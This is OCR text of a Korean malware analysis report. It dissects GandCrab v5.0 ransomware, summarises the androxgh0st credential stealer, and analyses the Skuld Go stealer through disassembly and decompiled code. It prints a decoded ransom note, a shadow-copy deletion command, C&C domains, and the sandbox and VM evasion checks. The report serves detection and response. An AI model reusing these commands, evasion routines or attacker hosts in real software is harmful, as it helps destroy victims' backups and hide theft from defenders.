
[그림 79. 생성 문자열 확인]




[그림 80. 파일 생성]



[그림 81. 생성한 파일에 내용 삽입]



[그림 82. 생성된 파일 내용 확인]



[그림 83. 비어있는 .lock 파일 확인]

● 위에서 생성된 파일의 div 안의 내용은 html 엔티티 형식으로 되어있으므로 파이썬 스크립트를 사용해 디코딩한 후 확인해보면, 랜섬웨어 감염 시 생성되는 README.txt 파일 내용인 것을 확인할 수 있다.


```python
import html

encoded_string = "&#x000D;&#x000A;&#x002D;&#x002D;&#x002D;&#x003D;&#x0020;&#x0047;&#x00
decoded_string = html.unescape(encoded_string)

print("디코딩 결과:", decoded_string)
```

[그림 84. 문자열 디코딩 파이썬 스크립트]


```
디코딩 결과:
---= GANDCRAB V5.0 =--- <br>
<br>
참고!<br>
귀하의모든파일,서류,사진,자료및다른중요한파일이암호화됐고확자자명을갖습니다: .KPSJP
    <br>
파일을복구하는유일한방법은특정개별키를구입하는것입니다.저희만이귀하에게이키를줄수있으며저희만이귀하의파일을복구할수
있습니다.<br>
<br>
<br>
귀하의키를가진서버는폐쇄된네트워크TOR 안에있습니다.다음방법으로거기에접근할수있습니다.  <br>
<br>
----------------------------------------------------------------------------------------<br>
<ul>
<li> Tor 브라우저를다운로드합니다. - https://www.torproject.org/ </li>
<li> Tor 브라우저를설치합니다.</li>
<li> Tor 브라우저를실행합니다.</li>
<li> TOR 브라우저에서연결합니다:  http://gandcrabmfe6mnef.onion/1410320cd8e973db                    </li>
<li> 이페이지의지시를따릅니다.</li>
</ul>
----------------------------------------------------------------------------------------  <br>
<br>
저희페이지에서결제방법을보고 1개의파일을무료로해독할수있습니다.<br>
<br>
주의!<br>
데이터손상을방지하기위해서:<br>
<br>
*암호된파일을수정하지마십시오.<br>
*아래데이터를변경하지마십시오.<br>
<p>---BEGIN GANDCRAB KEY---
lAQAAMoCbB+vZI+xZZVIyjYN2XFlH4/I3zRuA5vO8rEs55U5uJqNn7wkQhlTtKhlTR6YZGHqI/t15MVNo5wm0khTmM2UcOObyy4ATdw/8sc09vYgXEZV
odiDJU5/Xuki6i685u06DCz/+MDSrCvvAWKFr018mWeX1A/jYASIyuuWMi0g9K4GWlOEDIcG4l0zDVJjQxVpdTUtxQvJjDjM11NqQzqEKW28PO471MvG
EQoX3KV21AScctm653cHO4Aa1zdV/nbe8bEmeF5loSvyiR/XqDxpC5vA65EuuYgTyKLagcvfn5joPI9OrziV9kAwedkZWMxFvVhVsgHu46dkJlqp/1ilc
4zzM5IaVnTffBlna7+cGwPRfjg5cT9Sz0i2poOohLP01o+mxm5Z5ymAw3uZ3Ow7UVEpRdd8mkIzQt6yop2n7G8sBVroX2qKr9Uaq7ult5WPPbOJY6jMK
TGYeldnhALbH9CyCdIi3Huf/CqQWTgK814d9pnREAmZ1Kwg1OX/AQwPuRe21/olcdJHN9v1V+r1Z6IBawvs886AgQ88mTnAOAXPb8DCIIk1sDlk5i4Dc
```

[그림 85. 디코딩 후 문자열 확인]

● 이후, 드라이버를 탐색하며 파일을 암호화하며, 위에서 확인한 표 7 의 디렉토리들과 Program Files(x86)/Common Files, AppData 디렉토리를 탐지했을 경우는 암호화를 진행하지 않고 메모리를 해제하는 것을 확인할 수 있다.




[그림 86. 표 7 의 디렉토리와 일치할 경우 jne 를 통해 점프]



[그림 87. 점프 후 메모리 해제 확인]

● 파일의 경우 위 표 6 의 파일 확장자와 일치하는지 검사한 뒤 일치할 경우 일치한 확장자를 반환하고 메모리를 해제하는 것을 확인할 수 있다.

[그림 88. 파일 확장자 비교 확인]



[그림 89. 메모리 해제]

● 또한 탐색한 파일이 아래의 표와 일치할 경우 메모리를 해제하는 것을 확인할 수 있다.

autorun.inf	ntuser.dat	iconcache.db	bootsect.bak
boot.ini	ntuser.dat.log	thumbs.db	%s-DECRYPT.html

%s-DECRYPT.txt	KRAB-DECRYPT.html	KRAB-DECRYPT.txt	CRAB-DECRYPT.txt
desktop.ini	ntldr	NTDETECT.COM	bootpont.int

[표 8. 제외할 파일 확인]

● 일치하지 않을경우 파일을 잠근 뒤, 암호화 시키고 파일의 확장자를 위에서 확인한 .kpsjp 로 변경한 다음 파일을 언락하고 핸들을 닫는다.

● 디렉토리 탐색이 끝나면 핸들을 닫는데 핸들을 닫으면서 위에서 생성된 .lock 파일이 제거된다.

```
00D512FC    FF70 1C          push dword ptr ds:[eax+1C]
00D512FF    FF70 20          push dword ptr ds:[eax+20]
00D51302    6A 00            push 0
00D51304    6A 00            push 0
00D51306    53               push ebx
00D51307    FF15 FC51D600    call dword ptr ds:[<LockFile>]
```


[그림 90. 파일 잠금]

```
00D56FF7    3145 F0          xor dword ptr ss:[ebp-10],eax
00D56FFA    8B45 F0          mov eax,dword ptr ss:[ebp-10]
00D56FFD    0345 E8          add eax,dword ptr ss:[ebp-18]
00D57000    C1C0 09          rol eax,9
00D57003    3145 EC          xor dword ptr ss:[ebp-14],eax
00D57006    8B45 EC          mov eax,dword ptr ss:[ebp-14]
00D57009    0345 F0          add eax,dword ptr ss:[ebp-10]
00D5700C    C1C0 0D          rol eax,D
00D5700F    33F8             xor edi,eax
00D57011    8B45 EC          mov eax,dword ptr ss:[ebp-14]
00D57014    03C7             add eax,edi
00D57016    897D D0          mov dword ptr ss:[ebp-30],edi
00D57019    C1C8 0E          ror eax,E
00D5701C    3145 E8          xor dword ptr ss:[ebp-18],eax
00D5701F    8B45 F8          mov eax,dword ptr ss:[ebp-8]
00D57022    0345 E4          add eax,dword ptr ss:[ebp-1C]
00D57025    C1C0 07          rol eax,7
00D57028    3145 E0          xor dword ptr ss:[ebp-20],eax
00D5702B    8B45 E0          mov eax,dword ptr ss:[ebp-20]
00D5702E    0345 E4          add eax,dword ptr ss:[ebp-1C]
00D57031    C1C0 09          rol eax,9
00D57034    33F0             xor esi,eax
00D57036    8B7D D8          mov edi,dword ptr ss:[ebp-28]
00D57039    8B45 E0          mov eax,dword ptr ss:[ebp-20]
00D5703C    03C6             add eax,esi
00D5703E    C1C0 0D          rol eax,D
00D57041    3145 F8          xor dword ptr ss:[ebp-8],eax
00D57044    8B45 F8          mov eax,dword ptr ss:[ebp-8]
00D57047    03C6             add eax,esi
00D57049    C1C8 0E          ror eax,E
```


[그림 91. 암호화 루틴 (일부)]

```
00D514F6    8D0445 12000000  lea eax,dword ptr ds:[eax*2+12]
00D514FD    50               push eax
00D514FE    57               push edi
00D514FF    8D45 E8          lea eax,dword ptr ss:[ebp-18]
00D51502    50               push eax
00D51503    53               push ebx
00D51504    FF15 0CE8D700    call dword ptr ds:[<&ZwSetInformationFile>]
```


[그림 92. 확장자에 .kpsjp 추가]



[그림 93. 암호화 및 확장자 변경 확인]



[그림 94. 파일 언락 및 핸들 닫음]



[그림 95. 파일을 닫고 핸들을 닫음(.lock 파일 삭제됨)]

● 파일 암호화 이후, 시스템 섀도우 복사본 파일을 제거하는 명령어를 ShellExecuteW 를 통해 실행하는 것을 확인할 수 있다.

[그림 96. wmic.exe shadowcopy delete]

● 정리해보면, 특정 프로세스가 실행 중이거나, 특정 국가일 경우 실행을 종료하며, C&C 서버와 통신하여 시스템 정보를 전달하고, 파일을 암호화시킨 다음 확장자를 변경한 뒤, 시스템 복사본 파일을 제거하는 랜섬웨어 인 것을 확인할 수 있다.

[부록. C&C 후보 목록]

www.billerimpex.com
www.macartegrise.eu
www.poketeg.com
perovaphoto.ru

asl-compawww.fabbfoundationw.perfectfunnelblueprint.com
www.wash-wear.com
pp-panda74.ru
cevent.net
bellytobabyphotographyseattle.com
alem.be
boatshowcom
dna-cp.com
acbt.fr
더 많은 C&C url 이 존재하나 너무 많아 여기까지 나타냄

대응 방안

- 탐지용 YARA 룰 생성

- 보안 정책 반영

- C&C 주소 차단

🔍 Sample #6: [androxgh0st]

- 분석 시기: 2025-03-21

- 악성코드 유형: 파이썬 형식의 인포스틸러

- 사용 도구: file, pycdc, visual studio code

- 분석 방식: 정적 분석

🧠 주요 기능 요약

- 공격한 URL 에서 PAYPAL, AWS, Twillio, SMTP 에 대한 중요 정보를 추출 후 .txt 파일 형식으로 저장

🔁 동작 흐름 요약 및 순서도

1. Result 디렉토리 생성


2. 공격할 URL 을 http://로 시작하는지 확인 후 수정

3. 공격할 URL 을 get, post 방식으로 연결 시도 및 응답 값 저장

4. 응답 값에 PAYPAL, AWS, TWILLIO, SMTP 문자열이 포함되면, 그에 해당하는 .txt 파일 생성 후 Results 디렉토리에 저장

5. 도중에 CTRL + C 를 눌러 종료할 경우 세션 파일에 진행중인 내용을 저장

6. 세션 파일을 불러와 작업을 마친 후 세션 파일 삭제



🔗 대응 방안

- 탐지용 YARA 룰 생성

- 보안 정책 반영

Sample #7: [skuld]

- 분석 시기: 2025-03-21

- 악성코드 유형: golang 으로 제작된 인포스틸러 형식의 RAT

- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer

- 분석 방식: 정적 분석 / 동적 분석

주요 기능 요약

- 디스코드 웹훅을 통한 시스템, 윈도우, 네트워크, 파일, chromium 패스워드, 디스코드 정보 유출

- 디스코드 파일 변조, 암호화폐 주소 추출 및 변조

동작 흐름 요약 및 순서도

1. 실행

2. 뮤텍스 생성

3. Fake Error 메시지 박스 출력

4. 유저명과 블랙리스트 비교 후 일치할 경우 종료

5. 컴퓨터명과 블랙리스트 비교 후 일치할 경우 종료

6. 하드웨어명과 블랙리스트 비교 후 일치할 경우 종료

7. IP, MAC 주소와 블랙리스트 비교 후 일치할 경우 종료

8. 해상도가 200x200 이상이 아닐 경우 종료


9. RAM 크기가 2GB 이하일 경우 종료

10. 프로세스와 블랙리스트 비교 후 일치한 프로세스 종료

11. 디스코드 파일 변조 및 브라우저 정보 추출, 현재 화면 캡쳐, 시스템, 네트워크, 윈도우, 파일 정보 추출 후 디스코드 웹훅을 통해 유출

12. ldb 확장자 파일에서 chromium 패스워드 정보, 디스코드 MFA 토큰 정보 추출 및 디스코드 웹훅을 통해 유출

13. 클립보드에서 암호화폐 주소 추출 및 변조 시도



상세 분석

● Detected it Easy 를 사용해서 파일 정보를 확인해보면 Go 언어로 제작된 악성코드임을 확인할 수 있다.

[그림 1. 악성코드 정보 확인]

● go 로 제작된 악성코드임을 알았으니, 분석을 진행해보면 뮤텍스를 생성하고, Entry Point 인 main main 함수를 확인할 수 있다.

```
RCX   0000000000000000
RDX   00000052061FBC80   L"Local\\SM0:1448:304:WilStaging_02"
```

[그림 2. 뮤텍스 이름 1]

```
00007FFFAA2A5F8B   41:B9 01001F00      mov r9d,1F0001
00007FFFAA2A5F91   45:33C0              xor r8d,r8d
00007FFFAA2A5F94   48:8D5424 70         lea rdx,qword ptr ss:[rsp+70]
00007FFFAA2A5F99   33C9                 xor ecx,ecx
00007FFFAA2A5F9B   48:FF15 363C0100     call qword ptr ds:[<CreateMutexExW>]
```

[그림 3. 뮤텍스 생성 확인 1]

```
R8   00000052061FD360   L"Local\\{08586C4E-62C4-4a4e-8271-C2A20530AF
```

[그림 4. 뮤텍스 이름 2]

```
00007FFFAA2AF5C8   48:8BC8              mov rcx,rax
00007FFFAA2AF5CB   4C:8D8424 40020000   lea r8,qword ptr ss:[rsp+240]
00007FFFAA2AF5D3   33D2                 xor edx,edx
00007FFFAA2AF5D5   48:FF15 2CA50000     call qword ptr ds:[<CreateMutexW>]
```

[그림 5. 뮤텍스 생성 확인 2]

```
// main.main
void __fastcall main_main()
{
  __int64 v0; // rax

  runtime_newproc(&off_A61EB8);
  deathined_skuld_src_antidebug_Run();
  runtime_newproc(off_A61ED8);
  runtime_newproc(off_A61EB0);
  runtime_newproc(&off_A61E58);
  runtime_newproc(off_A61EE0);
  runtime_newproc(off_A61EE8);
  v0 = runtime_newproc(off_A61ED0);
  deathined_skuld_src_clipper_Run(v0);
}
```

[그림 6. main main 함수]

● off_A61EB8 부터 살펴보면, 아래와 같이 fakeerror.run 을 확인할 수 있다.

● fakeerror.run 의 경우 fakeerror_showError 를 통해 가짜 Error 창을 출력하는 것을 확인할 수 있다.

```
// deathined/skuld/src/fakeerror.Run
void __golang deathined_skuld_src_fakeerror_Run(__int64 a1, __int64 a2)
{
  __int64 v2; // rax
  __int64 v3; // rcx

  if ( byte_E34B20 )
  {
    v2 = github_com_kardianos_osext_ExecutableFolder();
    if ( !v3 )
    {
      if ( qword_EA04C8 != a2 || (v2 = runtime_memequal(v2, qword_EA04C0, a2), !(_BYTE)v2) )
        deathined_skuld_src_fakeerror_showError(v2);
    }
  }
}
```

[그림 7. fakeerror.run 확인]

```
byte_E34B20     db 1
```


[그림 8. byte_E34B20 값 확인]

```
v9 = syscall_UTF16FromString((unsigned int)"Fatal Error", 11, a3, a4, a5, a6, a7, a8, a9);
if ( a4 )
  v9 = 0LL;
v24 = v9;
v15 = syscall_UTF16FromString(
        (unsigned int)"Error code: Windows_0x988958\nSomething gone wrong.",
        50,
        v10,
        a4,
        a5,
        v11,
        v12,
        v13,
        v14);
if ( a4 )
  v15 = 0LL;
v25 = v15;
p__4_uintptr = (_4_uintptr *)runtime_newobject(&RTYPE__4_uintptr);
(*p__4_uintptr)[1] = v25;
(*p__4_uintptr)[2] = v24;
(*p__4_uintptr)[3] = 0LL;
return syscall__ptr_LazyProc_Call(qword_12FD100, (_DWORD)p__4_uintptr, 4, 4, a5, v17, v18, v19, v20, v22, v23);// qword = MessageBoxW
}
```

[그림 9. 가짜 Error 창 출력]

```
    p_syscall_LazyDLL->Name.ptr = "user32.dll";
    qword_12FD108 = (__int64)p_syscall_LazyDLL;
  }
  result = runtime_newobject(&RTYPE_syscall_LazyProc);
  if ( dword_13572B0 )
    result = (_QWORD *)runtime_gcWriteBarrierCX(result + 3, 18LL, v10, v11);
  else
    result[3] = v11;
  result[2] = 11LL;
  result[1] = "MessageBoxW";
  if ( dword_13572B0 )
    return (_QWORD *)runtime_gcWriteBarrier(&qword_12FD100);
  qword_12FD100 = (__int64)result;
  return result;
}
```

[그림 10. qword 에 저장된 MessageBoxW 확인]



[그림 11. Fatal Error 출력 확인]

● 그 다음, antidebug.run 을 통해 USERNAME, PC, HWID, IP, MAC 이 저장된 블랙리스트와 일치할 경우 악성코드 동작 종료하는 것을 확인할 수 있다. (USERNAME, PC, HWID, IP, MAC 목록은 아래 부록 참조)

● IP 주소의 경우는 https://api.ipify.org 를 통해 공인 IP 를 가져온 뒤 IP 블랙 리스트와 비교하여 일치할 경우 종료하는 것을 확인할 수 있다.

● 화면 해상도도 확인하는데, 해상도가 200x200 픽셀 이하일 경우 종료하는 것도 확인할 수 있다.

● RAM 의 크기도 확인하는데, RAM 의 크기가 2,000,000,000 바이트(2GB) 이하일 경우 종료하는 것도 확인할 수 있다.

● 레지스트리의 경우 HKLM\SYSTEM\Controlset001\Control\class{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\DriverDesc, HKLM\SYSTEM\Controlset001\Control\class{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\ProviderName, HKLM\SYSTEM\CurrentControlSet\Services\disk\Enum\0 값 확인 후, VMware 및 VBOX 와 동일할 경우 종료하는 것을 확인할 수 있다.

● 프로세스의 경우는 일치하면 악성코드를 종료하는 것이 아닌, 해당 프로세스를 종료시키는 것을 확인할 수 있다.

```
// deathined/skuld/src/antidebug.Run
void deathined_skuld_src_antidebug_Run()
{
  __int64 i; // rax
  __int64 v1; // [rsp+0h] [rbp-50h]
  _QWORD v2[8]; // [rsp+8h] [rbp-48h]

  v2[0] = off_EC1E38;
  v2[1] = off_EC1E30;
  v2[2] = off_EC1E20;
  v2[3] = off_EC1E28;
  v2[4] = off_EC1E48;
  v2[5] = off_EC1E40;
  v2[6] = off_EC1E50;
  v2[7] = off_EC1E18;
  for ( i = 0LL; i < 8; i = v1 + 1 )
  {
    v1 = i;
    if ( (*(unsigned __int8 (**)(void))v2[i])() )
      os_Exit(1LL);
  }
}
```

[그림 12. antidebug 확인]

```
// deathined/skuld/src/antidebug.isBlackListedUser
__int64 deathined_skuld_src_antidebug_isBlackListedUser()
{
  char **v0; // rcx
  __int64 v1; // rdx
  __int64 v2; // rax
  __int64 v3; // rax
  char *v5; // [rsp+0h] [rbp-30h]
  __int64 v6; // [rsp+8h] [rbp-28h]
  __int64 v7; // [rsp+10h] [rbp-20h]
  char *v8; // [rsp+18h] [rbp-18h]
  char **v9; // [rsp+20h] [rbp-10h]

  v0 = off_12DA740;
  v1 = qword_12DA748;
  v7 = qword_12DA748;
  v2 = 0LL;
  while ( v2 < v1 )
  {
    v6 = v2;
    v9 = v0;
    v8 = *v0;
    v5 = v0[1];
    v3 = os_Getenv("USERNAME", 8LL);
    if ( (unsigned __int8)strings_EqualFold(v8, v5, v3, 8LL) )
      return 1LL;
    v0 = v9 + 2;
    v2 = v6 + 1;
    v1 = v7;
  }
  return 0LL;
}
```

[그림 13. USERNAME 일치 확인]

```
// deathined/skuld/src/antidebug.isBlackListedPC
__int64 deathined_skuld_src_antidebug_isBlackListedPC()
{
  char **v0; // rcx
  __int64 v1; // rdx
  __int64 v2; // rax
  __int64 v3; // rax
  char *v5; // [rsp+0h] [rbp-30h]
  __int64 v6; // [rsp+8h] [rbp-28h]
  __int64 v7; // [rsp+10h] [rbp-20h]
  char *v8; // [rsp+18h] [rbp-18h]
  char **v9; // [rsp+20h] [rbp-10h]

  v0 = off_12DA6C0;
  v1 = qword_12DA6C8;
  v7 = qword_12DA6C8;
  v2 = 0LL;
  while ( v2 < v1 )
  {
    v6 = v2;
    v9 = v0;
    v8 = *v0;
    v5 = v0[1];
    v3 = os_Getenv("COMPUTERNAME", 12LL);
    if ( (unsigned __int8)strings_EqualFold(v8, v5, v3, 12LL) )
      return 1LL;
    v0 = v9 + 2;
    v2 = v6 + 1;
    v1 = v7;
  }
  return 0LL;
}
```

[그림 14. PC 일치 확인]

```
v35[0] = "csproduct";
v35[1] = 9LL;
v35[2] = "get";
v35[3] = 3LL;
v35[4] = "uuid";
v35[5] = 4LL;
v9 = (exec_Cmd *)os_exec_Command((unsigned int)"wmic", 4, (unsigned int)v35, 3, 3, a6, a7, a8, a9);
v36 = os_exec__ptr_Cmd_Output(v9);
if ( v36.1.tab )
  return 0LL;
len = v36.0.len;
ptr = v36.0.ptr;
v16 = runtime_slicebytetostring(0, v36.0.ptr, len, 0, v36.1.data, v10, v11, v12, v13, v26, v29);
v20 = strings_genSplit(v16, (_DWORD)ptr, (unsigned int)&byte_F60920, 1, 0, -1, v17, v18, v19, v27, v30, v32, v33, v34);
if ( (unsigned __int64)ptr <= 1 )
  runtime_panicIndex(1LL, ptr, ptr, 1LL, 0LL);
return strings_TrimSpace(
         *(_QWORD *)(v20 + 16),
         *(_QWORD *)(v20 + 24),
         *(_QWORD *)(v20 + 16),
         1,
         0,
         v21,
         v22,
         v23,
         v24,
         v28,
         v31);
}
```

[그림 15. wmic.exe csproduct get uuid 수행]

```
// deathined/skuld/src/antidebug.isBlackListedHWID
__int64 __golang deathined_skuld_src_antidebug_isBlackListedHWID(__int64 a1, char *a2)
{
  char **v2; // rcx
  __int64 v3; // rdx
  __int64 v4; // rax
  __int64 v5; // rax
  char *v6; // rdi
  char *v8; // [rsp+0h] [rbp-30h]
  __int64 v9; // [rsp+8h] [rbp-28h]
  __int64 v10; // [rsp+10h] [rbp-20h]
  char *v11; // [rsp+18h] [rbp-18h]
  char **v12; // [rsp+20h] [rbp-10h]

  v2 = off_12DA6E0;
  v3 = qword_12DA6E8;
  v10 = qword_12DA6E8;
  v4 = 0LL;
  while ( v4 < v3 )
  {
    v9 = v4;
    v12 = v2;
    v11 = *v2;
    v8 = v2[1];
    v5 = deathined_skuld_src_utils_HWID();
    v6 = a2;
    a2 = v8;
    if ( (unsigned __int8)strings_EqualFold(v11, v8, v5, v6) )
      return 1LL;
    v2 = v12 + 2;
    v4 = v9 + 1;
    v3 = v10;
  }
  return 0LL;
}
```

[그림 16. HWID 일치 확인]

```
v9 = net_http__ptr_Client_Get((_DWORD)off_12D93C0, (unsigned int)"https://api.ipify.org", 21, a4, a5, a6, a7, a8, a9);
```

[그림 17. 공인 IP 주소 확인]

```
v36 = off_12DA700;
v37 = qword_12DA708;
v55 = qword_12DA708;
v38 = v28;
for ( i = 0LL; ; ++i )
{
  v41 = i < v37;
  if ( i >= v37 )
    break;
  v42 = v36[1];
  v43 = *v36;
